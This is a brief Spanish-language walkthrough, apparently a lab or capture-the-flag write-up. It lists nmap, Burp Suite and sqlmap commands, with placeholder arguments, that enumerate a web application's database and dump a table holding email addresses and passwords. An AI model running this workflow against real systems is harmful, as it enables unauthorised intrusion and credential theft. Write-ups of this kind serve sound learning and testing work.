

1. Se realizó un escaneo con la herramienta nmap para identificar los puertos abiertos utilizando la siguiente linea:

    - nmap -p- -Pn -n -sV -vvv <IP>

2. Se configuró el navegador para utilizar Burpsuite e interceptar la petición realizada al aplicativo web al momento de iniciar sesión.



3. Se abrió Burpsuite y se habilitó el botón “Intercept” para capturar la petición de inicio de sesión



4. Se capturó la petición y se guardó en un archivo
5. Se utilizó sqlmap para identificar la base de datos con la siguiente línea

    - Sqlmap -r <Nombre de archivo> --level 3 –risk 3 –dbs

6. Con la base de datos identificada se procedió a buscar las tablas con la siguiente línea.

    - Sqlmap -r <Nombre de archivo> -D <nombre de la base de datos> --tables

7. Posteriormente se procede a obtener el contenido de la base de datos con la siguiente línea.

    - Sqlmap -r <Nombre de archivo> -D <nombre de la base de datos> -T <Nombre de la tabla> --dump

8. Con los comandos anteriores se pudo obtener los datos de la tabla que contenía el correo electrónico y contraseña solicitados.